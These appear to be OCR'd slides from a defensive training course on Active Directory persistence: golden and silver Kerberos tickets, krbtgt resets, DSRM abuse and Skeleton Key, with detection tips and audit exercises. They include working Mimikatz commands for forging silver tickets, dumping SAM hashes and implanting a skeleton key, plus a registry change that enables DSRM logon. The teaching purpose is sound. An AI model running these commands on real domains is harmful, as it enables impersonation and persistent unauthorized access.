
user	TicketEncryptionType	count
Administrator@TEST.LOCAL	0x12	2451
Administrator@TEST.LOCAL	0x17	7
Administrator@test.local	0x12	52
Database01@TEST.LOCAL	0x12	206
Database01@test.local	0x12	4
	0x12	8
	0x12	347
	0x17	10
	0x12	176
	0x17	10
	0x12	4
	0x12	29

- **Ticket Encryption Type**: [Type = HexInt32]: the cryptographic suite that was used for issued TGS.

Type	Type Name	Description
0x1	DES-CBC-CRC	Disabled by default starting from Windows 7 and Windows Server 2008 R2.
0x3	DES-CBC-MD5	Disabled by default starting from Windows 7 and Windows Server 2008 R2.
0x11	AES128-CTS-HMAC-SHA1-96	Supported starting from Windows Server 2008 and Windows Vista.
0x12	AES256-CTS-HMAC-SHA1-96	Supported starting from Windows Server 2008 and Windows Vista.
0x17	RC4-HMAC	Default suite for operating systems before Windows Server 2008 and Windows Vista.
0x18	RC4-HMAC-EXP	Default suite for operating systems before Windows Server 2008 and Windows Vista.

Ticket Forgery: Golden Tickets

Mimikatz default TGT EndTime is 10 years (can be easily changed)



```
C:\Users\Administrator\Desktop> .\Rubeus.exe triage /service:krbtgt

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.5.0

ion: Triage Kerberos Tickets (All Users)

] Target service  : krbtgt
] Current LUID    : 0x2bd08

 -----------------------------------------------------------------------------------------------------
 LUID     | UserName                        | Service                     | EndTime               |
 -----------------------------------------------------------------------------------------------------
 0x2bd08  | Administrator @ isengard.local  | krbtgt/isengard.local       | 02/06/2030 14:36:31   |
 0x3e4    | dc01$ @ ISENGARD.LOCAL          | krbtgt/ISENGARD.LOCAL       | 04/06/2020 22:53:42   |
 0x29587  | DC01$ @ ISENGARD.LOCAL          | krbtgt/ISENGARD.LOCAL       | 04/06/2020 21:54:13   |
 0x3e7    | dc01$ @ ISENGARD.LOCAL          | krbtgt/ISENGARD.LOCAL       | 04/06/2020 21:54:13   |
 -----------------------------------------------------------------------------------------------------

C:\Users\Administrator\Desktop> _
```

```
C:\Users\Administrator\Desktop> .\Rubeus.exe triag

 ______        _
(_____ \      | |
 _____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v1.5.0

tion: Triage Kerberos Tickets (All Users)

] Target service  : krbtgt
] Current LUID    : 0x2bd08

 ----------------------------------------------------------------------------------------------
 LUID     | UserName                        | Service                     | EndTime              |
 ----------------------------------------------------------------------------------------------
 0x2bd08  | Administrator @ ISENGARD.LOCAL  | krbtgt/ISENGARD.LOCAL       | 05/06/2020 00:34:30  |
 0x3e4    | dc01$ @ ISENGARD.LOCAL          | krbtgt/ISENGARD.LOCAL       | 04/06/2020 22:53:42  |
 0x29587  | DC01$ @ ISENGARD.LOCAL          | krbtgt/ISENGARD.LOCAL       | 04/06/2020 21:54:13  |
 0x3e7    | dc01$ @ ISENGARD.LOCAL          | krbtgt/ISENGARD.LOCAL       | 04/06/2020 21:54:13  |
 ----------------------------------------------------------------------------------------------
```

Ticket Forgery: Golden Tickets


Behavioral monitoring can help us spotting usage of golden or silver tickets:

- Events related to a user being generated from a workstation they never accessed
- Events related to a user generated at odd hours

Easy to say, hard to implement.
Can be a good start to baseline only privileged users.

Ticket Forgery: Golden Tickets

In case you have evidences of an attacker that managed to compromise your domain, reset the `krbtgt` password twice. Why twice?




The KRBTGT account is disabled and stores the current password as well as the previous one. The KRBTGT password hash is used to sign the PAC in Kerberos tickets as well as encrypt the TGT (Authentication ticket). If a ticket is signed/encrypted with a different key (password) then the DC (KDC) is expecting, it checks the KRBTGT previous password to see if that is successful. This is the reason why both passwords are kept.

Source https://adsecurity.org/?p=1515

Ticket Forgery: Golden Tickets

You can change the `krbtgt` password to a dummy random one, the system will take care of assigning to the user a random one (replication must be enabled, see https://adsecurity.org/?p=1441)

It is recommended to reset the `krbtgt` password at least once a year



```
loc_18004B220:
mov     edx, 1Ch
lea     rcx, [rbp+var_30]
call    cs:CDGenerateRandomBits
test    al, al
jnz     short loc_18004B23F
```

```
loc_18004B23F:
mov     ecx, r14d
lea     rax, [rbp+var_30]
```

```
loc_18004B246:
cmp     [rax], r14w
jnz     short loc_18004B24F
```

```
mov     [rax], cx
```

```
loc_18004B24F:
add     ecx, r15d
add     rax, 2
cmp     ecx, 0Eh
jb      short loc_18004B246
```

```
lea     rax, [rbp+var_30]
mov     [rsp+80h+var_58], r14
xor     r9d, r9d
mov     [rbp+var_38], rax
lea     r8, [rbp+var_40]
mov     [rbp+var_40], 1C001Ch
lea     rdx, word_180082DD0
mov     dword ptr [rsp+80h+var_60], r14d
xor     ecx, ecx
call    cs:SamIChangePasswordForeignUser
mov     [rbp+var_50], eax
test    eax, eax
jns     short loc_18004B2F0
```

kdcsvc!KdcUpdateKrbtgtPassword

Ticket Forgery: Silver Tickets

As a reminder, Silver Tickets allow an attacker to access a system while impersonating an arbitrary user using a specific service.

Example:

An attacker that compromised a file share server would be able to use a silver ticket to access again the system (and only that system!) while impersonating any user within the domain.

ADSecurity - Machine Account (AD Computer Object) Password Updates

ADSecurity - How Attackers Use Kerberos Silver Tickets to Exploit Systems

Ticket Forgery: Silver Tickets

```
kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-268341927-4156871508-1792461683 /target:dcorp-dc.dollarcorp.moneycorp.local /service:HOST /rc4:6f5b5acaf7433b3282ac22e21e62ff22 /user:Administrator /ptt
```

- **/rc4:** 6f5b5acaf7433b3282ac22e21e62ff22 is the NTLM hash of the computer account
- **/domain:** dollarcorp.moneycorp.local is the target domain
- **/user:**Administrator is the user we want to impersonate
- **/sid:**S-1-5-21-268341927-4156871508-1792461683 is the SID of the target domain
- **/target:** dcorp-dc.dollarcorp.moneycorp.local is the FQDN of the target computer account

Ticket Forgery: Silver Tickets

While golden ticket provide an easier way of maintaining persistence as only few people change `krbtgt` password, with silver ticket it’s a bit different. ***In fact, computer accounts rotate their password every 30 days persistence opportunities are limited***

…or not?

ADSecurity - Machine Account (AD Computer Object) Password Updates

ADSecurity - How Attackers Use Kerberos Silver Tickets to Exploit Systems

Ticket Forgery: Silver Tickets

Key points to remember:

- Every computer joined to AD has an associated computer account object
- By default, computer ***should*** change their password every 30 days -> ***Not actually enforced*** and can be disabled by a GPO (Domain member: Maximum machine account password age)
- Password change ***can be disabled locally*** with `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters\DisablePasswordChange = 1`
- Can also be disabled using the “Domain controller: Refuse machine account password changes” and “Domain member: Disable machine account password changes” GPO settings

Ticket Forgery: Silver Tickets

As we saw, a lot of opportunities to mess with computer passwords. What can we do?

- Periodically audit GPO settings (`Get-GPOReport -All -ReportType Xml -Path C:\report.xml`) and grep for dangerous settings
- Audit the registry key associated with the password change

Despite the fact that the registry key we showed is controlled by the "Domain member: Disable machine account password changes" setting and therefore the GPO configuration takes precedence, attackers can bypass it: TrustedSec - Local Admin Access and Group Policy Don't Mix

Ticket Forgery: Exercises

- On your Domain Controllers, export the GPO settings in an XML file and grep for:
  - `DisablePasswordChange`
  - `RefusePasswordChange`

- Enable auditing on: `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters\DisablePasswordChange`
- Check when the `krbtgt` password was last changed in your domain

DSRM

Directory Services Restore Mode is a break glass mechanism used to repair Domain Controllers.
The password you configure for DSRM is associated with the local “Administrator” account on the domain controller (NOT the Domain Administrator).

An attacker that compromised the domain/forest can extract the DSRM password and use it to Pass-the-Hash and log into the domain controller as an administrator.

ADSecurity - Sneaky Active Directory Persistence #11: Directory Service Restore Mode (DSRM)

Directory Services Restore Mode (DSRM)

DSRM


However, adversaries need to modify the registry key before being able to use the DSRM account without rebooting the DC (not the most opsec technique 🤪) located at `HKLM\System\CurrentControlSet\Control\Lsa\DSRMAdminLogonBehavior`

The values can be:


- 0, the account can be only used in the DSRM mode
- 1, the account can be used only if the AD services are not running
- 2, the account can always be used, discouraged by Microsoft

DSRM

The most promising detection opportunity is to audit for changes in this registry key



```
mimikatz # lsadump::sam /patch
Domain : DC01
SysKey : 16c48a561dd221871ae328c3aa486e68
Local SID : S-1-5-21-578449316-4247154012-2592114742

SAMKey : 43bb5a382e3dbd6a3269f26ead587572

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: ea3304523627a00f1825265652677fcc

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount
```



```
C:\Users\Administrator>reg add HKLM\System\CurrentControlSet\Control\Lsa /v DSRMAdminLogonBehaviour /t REG_DWORD /d 2
The operation completed successfully.
```

DSRM: Exercise

- In all your DCs, check the `HKLM\System\CurrentControlSet\Control\Lsa\DSRMAdminLogonBehavior` registry key and make sure it’s set to 0
- Enable auditing of that registry key

Skeleton Key


The Skeleton Key is a persistence mechanism that patches DC’s lsass.exe process with the aim of adding a “master password” which the attackers can use to authenticate as any user within the domain.

ADSecurity - Attackers Can Now Use Mimikatz to Implant Skeleton Key on Domain Controllers & BackDoor Your Active Directory Forest
ADSecurity - Active Directory Domain Controller Skeleton Key Malware & Mimikatz
Secure Works - Skeleton Key Malware Analysis
MITRE - Skeleton Key

Skeleton Key

Deploying the skeleton key requires administrator access to a Domain Controller. For testing purposes can be created as follows using Mimikatz:

```
privilege::debug
misc::skeleton
```

